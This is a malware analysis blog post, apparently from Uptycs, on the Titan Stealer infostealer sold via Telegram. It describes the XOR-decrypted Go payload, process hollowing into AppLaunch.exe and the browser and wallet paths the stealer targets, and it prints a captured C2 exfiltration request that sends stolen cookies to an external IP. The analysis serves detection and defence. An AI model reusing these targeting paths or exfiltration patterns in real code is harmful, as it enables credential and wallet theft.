The Titan Stealer: Notorious Telegram Malware Campaign - Uptycs


uptycs.com/blog/titan-stealer-telegram-malware-campaign

Karthickkumar Kathiresan

Research by: Karthickkumar Kathiresan and Shilpesh Trivedi

The Uptycs threat research team recently discovered a campaign involving the Titan Stealer malware, which is being marketed and sold by a threat actor (TA) through a Telegram channel for cybercrime purposes. The stealer is capable of stealing a variety of information from infected Windows machines, including credential data from browsers and crypto wallets, FTP client details, screenshots, system information, and grabbed files.

The TA has posted a screenshot of the builder tool for the malware, which includes options for targeting/stealing specific types of information, such as browser data, crypto wallet information, FTP client details, and Telegram plugins. The builder also includes options for collecting specific file types from the victim's machine.



LINES SHOULD NOT CONTAIN "$"

BuildID: MyBuildID

Grab Extensions: .txt,.cpp

Domain Detect: twitter.com

□ Browser Wallets □ Desktop Wallets □ Wallets Core □ Binance

□ FTP □ Steam □ Telegram □ Plugins

Figure 1: Titan stealer builder

Malware Operation

The figure illustrates the malicious operation followed by the Titan Stealer malware.




Titan Stealer workflow
GCC compiled executable
Executable
- large size of .data having encoded stealer
Stage 1
- decrypts XOR payload.
- load in-memory Golang based executable.
- Process hollowing
Stage 2
AppLauncher.exe
Get list of install browsers
Get the list of crypto wallet
Get the list of specific installed application
FTP application
Telegram
collectes the logs such as credentials, cookies, and history.
C2
Send data using base64 encoded archive file formats.

Figure 2:Titan Stealer workflow

Technical Analysis

Stage 1



Exeinfo PE - ver.0.0.6.9 by A.S.L - 1118+127 sign 2022.01.29

File : e252a54e441ea88aafa694259386afd002153481af25a5b7b2df4€

Entry Point : 000014A0 | EP Section : .text

File Offset : 000008A0 | First Bytes : 83 EC 0C C7 05

Linker Info : 2.30 | SubSystem : Win Console

File Size : 002B1400h | Overlay : NO 00000000

Image is 32bit executable RES/OVL : 0 / 0 % 2022

[GCC: (i686-win32-dwarf-rev0, Built by MinGW-W64 project) 8.1.0] - GCC

Lamer Info - Help Hint - Unpack info 0 ms.

Big sec. 2 .data , Not packed , try www.ollydbg.de or x64 debug www.x64

Sections viewer : [e252a54e441ea88aafa694259386afd002153481af25a5b7b2df46d17ac53fcc] 8 sections - alignmen...

Nr	Virtual ...	Virtual s...	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...	sect. Stats
01 ep	00001000	000A2D80	00000400	000A2E00	60500060	.text	F3 C3 8D B4 26 00 00 00 00	& ' 1 f ...	
02	000A4000	001C889C	000A3200	001C8A00	C0600040	.data	0A 00 00 00 00 00 00 00 00	...	
03	0026D000	0000A840	0026BC00	0000AA00	40600040	.rdata	6C 69 62 67 63 63 5F 73 5F	libgcc_s_dw2-1...	
04	00278000	00039C20	00276600	00039E00	40300040	.eh_fram	14 00 00 00 00 00 00 00 01	□ □zR □|...	
05	002B2000	00000F00	00000000	00000000	C0600080	.bss	! Z E R O S I Z E !	?	
06 im	002B3000	00000BF0	002B0400	00000C00	C0300040	.idata	3C 30 2B 00 00 00 00 00 00	<0+ :+ ...	
07	002B4000	00000034	002B1000	00000200	C0300040	.CRT	00 00 00 00 10 11 40 00 00	□□@ ...	

Overlay : No overlay data Encrypted binary present in data section

End of file : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Section status : 01 ☑ Executable ☑ Readable □ Writable

Section size : 651.5 KB


All sections size : 2.69 MB

-> RAW decimal size : 667136 bytes = 651.50 kb = 0.64 MB <- code Section

Figure 3: Initial Titan Stealer binary

The analyzed binary is a 32-bit executable compiled with GCC. Figure 3 above shows information about the different sections in the binary. The second section named ".data," has a larger raw size compared to the other sections and contains encrypted data for the Titan Stealer.

When the binary is executed, it decrypts the XOR-encoded payload in the same memory region, which is a Golang-compiled binary. The binary (stage 1) then uses a process-hollowing technique to inject itself into a legitimate target process called "AppLaunch.exe."




```
8B55 E4         mov edx,dword ptr ss:[ebp-1C]
8B45 0C         mov eax,dword ptr ss:[ebp+C]
01D0            add eax,edx
31CB            xor ebx,ecx
89DA            mov edx,ebx
8810            mov byte ptr ds:[eax],dl
8345 E4 01      add dword ptr ss:[ebp-1C],1
EB 8B           jmp e252a54e441ea88aafa694259386afd0021
```

```
Address   Hex                                              ASCII
004A4760  70 FF FF FF FF 75 E4 FF 55 E0 83 7D E8 00 74 06  pÿÿÿÿuäÿUà.}è.t.
004A4770  FF 75 E8 FF 55 E0 85 FF 74 0A 68 00 80 00 00 53  ÿuèÿUà.ÿt.h....S
004A4780  57 FF 55 C0 8B 85 64 FF FF FF 83 F8 05 0F 86 20  WÿUÀ..dÿÿÿ.ø...
004A4790  FC FF FF 33 C0 5F 5E 5B 8B E5 5D C2 0C 00 00 00  üÿÿ3À_^[.å]Â....
004A47A0  4D 5A 90 00 03 00 04 00 00 00 00 00 FF FF 00 00  MZ..........ÿÿ..
004A47B0  8B 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
004A47C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004A47D0  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
004A47E0  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
004A47F0  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
004A4800  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
004A4810  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
004A4820  50 45 00 00 4C 01 06 00 00 00 00 00 00 64 1C 00  PE..L........d..
004A4830  00 00 00 00 E0 00 02 03 0B 01 03 00 00 2A 0E 00  ....à........*..
004A4840  00 6E 01 00 00 00 00 00 A0 EC 05 00 00 10 00 00  .n...... ì......
004A4850  00 50 1A 00 00 00 40 00 00 10 00 00 00 02 00 00  .P....@.........
```

Figure 4: Decryption loop and the dumped payload binary

The screenshot below shows the process chain of Titan Stealer.




```
e252a54e441ea88aafa694259                          "C:\Users\mygame3\Desktop\e252a54e441ea88aafa694259386afd002153481af25a5b7b2df46d17ac53fcc.e...
    Conhost.exe (5688)      Console Window ...    \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    AppLaunch.exe (7436)    Microsoft .NET Cli... "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"
```

Figure 5: Process chain

Stage 2

The stage 2 binary is a 32-bit executable that starts running from the memory region of the "AppLaunch.exe" process after it has been successfully injected. The build ID of the Golang-compiled binary is also provided.




```
B.symtab
 Go build ID: "vHSngAIHfdBkRV6ThHVh/zmqRXaGGVLysI9nY_olm/HUf-dIKoHcoCSav3fhA4/XwPUK-MT04Tk30Z860-e"
:cpu.u
```

Figure 6: Go build ID

Browser info

The malware attempts to read all the files in the "User Data" folder of various browsers using the CreateFile API, in order to steal information such as credentials, autofill states, browser metrics, crashpad data, crowd deny data, cache data, code cache data, extension state data, GPU cache data, local storage data, platform notifications data, session storage data, site characteristics database data, storage data, and sync data.

The FindFirstFileW API is a function in the Windows operating system that allows a program to search for a file in a directory or subdirectory. It can be used to enumerate all the files in a directory, including hidden files. Malware can use the FindFirstFileW API to search for specific files or directories on the system, such as the directories where browsers are installed.



T1083 - FILE AND DIRECTORY DISCOVERY - WINDOWS

Process attempting to list Files and Directories +5

Signals (6) : C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

- 12/29/2022 20:03:46
- 12/29/2022 20:03:46
- 12/29/2022 20:03:45
- 12/29/2022 20:03:45
- 12/29/2022 20:03:45
- 12/29/2022 20:03:45

0.2/10

Process attempting to list Files and Directories - T1083 - File and Directory Discovery - Windows

Code: ATTACK_FILE_AND_DIRECTORY_DISCOVERY_T1083_DISCOVERY_WINDOWS

Api	FindFirstFileExW
Arguments	{ "lpFileName" : "C:\Users \m 3/AppData /Local/Google /Chrome/*" ,"fInfoLevelId" : "0" "lpFindFileData" : "158A9738" "fSearchOp" : "0" "lpSearchFilter" : "75901BE0" "dwAdditionalFlags" : "0" }

Figure 7: Enumerated folder shown in the Uptycs UI

The malware targets specific browser directories on a system to identify and potentially attack the installed browsers.

%USERPROFILE%\AppData\Local\Google\Chrome\

%USERPROFILE%\AppData\Local\Chromium\

%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\

%USERPROFILE%\AppData\Roaming\Opera Software\Opera Stable\

%USERPROFILE%\AppData\Local\BraveSoftware

%USERPROFILE%\AppData\Local\Vivaldi\

%USERPROFILE%\AppData\Local\Microsoft\Edge\

%USERPROFILE%\AppData\Local\7Star\7Star\

%USERPROFILE%\AppData\Local\Iridium\

%USERPROFILE%\AppData\Local\CentBrowser\

%USERPROFILE%\AppData\Local\Kometa\

%USERPROFILE%\AppData\Local\Elements Browser\

%USERPROFILE%\AppData\Local\Epic Privacy Browser\

%USERPROFILE%\AppData\Local\uCozMedia\Uran\

%USERPROFILE%\AppData\Local\Coowon\Coowon\

%USERPROFILE%\AppData\Local\liebao\

%USERPROFILE%\AppData\Local\QIP Surf\

%USERPROFILE%\AppData\Local\Orbitum\

%USERPROFILE%\AppData\Local\Amigo\User\

%USERPROFILE%\AppData\Local\Torch\

%USERPROFILE%\AppData\Local\Comodo\

%USERPROFILE%\AppData\Local\360Browser\Browser\

%USERPROFILE%\AppData\Local\Maxthon3\
%USERPROFILE%\AppData\Local\Nichrome\
%USERPROFILE%\AppData\Local\CocCoc\Browser\
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\

Crypto wallet

Titan Stealer targets the following cryptocurrency wallets and collects information from them, sending it to the attacker's server.


Edge Wallet
Coinomi
Ethereum
Zcash
Armory
bytecoin

Sensitive info

Telegram - Reading data from telegram desktop app

Filezilla - Reading FTP clients details

The malware collects various types of logs from the infected machine, including browser information such as credentials, cookies, and history, as well as data from crypto wallets and FTP clients. Titan Stealer transmits information to a command and control server using base64 encoded archive file formats as shown in Figure 8 below.




```
▾ 1                    8 ↔ 77.73.133.88:5000 (POST)

POST /sendlog HTTP/1.1
Host: 5000
Connection:  Keep-Alive
Content-Length:  113956
Content-Type:  application/x-www-form-urlencoded
Userid:  dar[redacted]

B64=UEsDBBQACAAIAAAAAAAAAAAAAAAAAAAAAAAAYAAAAQ2hyb21pdW0vQ2hyb21lL0Nvb2tpZXMw7Nx7OJTb_gDwNTNmxmXGmCQGZZh2ZnKdrqqjDCaJMJoKpTGNNyaX0cy4RCm5lbSTduKoSNm66LJT6kQUtVO7csulXLqgdFUIx97G7xnZp9K2nd-
vP_o9PevjcZn1rnet9a7vd43nXe_DUo6jUIpQ14rEAXwpdTpQAygUsKJSAQB0AAAeAIAFAKABAEoAAAXwEQqMjQ5M7Y4SiQAoECoByY9UTXQlVMo_xjoRgiAIgiAIgv5viADVMVYd6LthgsNpsnRQQBjojYRJ1vsLpQiPHywVDb3mCUQiPyEi4TGHf8CT_gCuYzX
5vxMzAYvX1NFBbcNI-Wv8keGOhr_hbFzZLC6bymVZO7Kpw4V0gRjhS4WiQF6wVEC1d-Ky7diuVCdnLtVpmaOjsa9IIuX5IRuoXLYb92NxID8AGVEUwvcPHlkWxJf6jihCwoKEYkTy170JJTwJIggWI395yFcqDRIF-m_48qA_XyLl8QUCRDJKw758CW-
45y8OUm3ZC1nLHLlUpryTIEQsEUqkSKD07yoGiYUisVD65VA-qYMECsQbgqSIN-_D1Fg7Olv_57ChobGEH4BI5Pe_o7ZhwjSmSkTBYgHCkwh8kYC_qWpuvMzJnrOMTaX_GTFjqjxIxlR5DBiMtSi8poYGKspsKC8CEClf_on-LCPkJXR5rB2dneyWs1xtFrE-
6Wm4fRdX-yUsV3eqA9vdmPrhwj6pzjBE4zTnaYy2AuQ98Jjyrxj5_TwRAIAhlQDSG9IjUslYuQ1BEARBEARBEARB0Lehi8fMIw_tvghEAUF8qXCNP8ILQcQSoSiQOY2Aw-iQ__NKDYWhkQMC-EE8iZQvDZaYMJWH7v9vAlIrqYZ0c6y-
IAiCIAiCIAiCIAj6plQwOqjh-3ycKoam9Mldvg5mHmqUDQL8WM1CEARBEARB
```

Figure 8: Sending data to C2

Titan Stealer OSINT

Threat actor is advertising and selling Titan Stealer through a Russian-based Telegram channel (https[:]//t.me/titan_stealer). The author shares updates and bug fixes frequently as shown in Figure 9. This may be a sign that they are actively maintaining and distributing the malware.



Titan Stealer | News

Добавлен конвертор куки

Titan Stealer | News

Внимание!
В продаже теперь доступна лайф-тайм подписка на стилер, цена 800$

Figure 9: Telegram channel

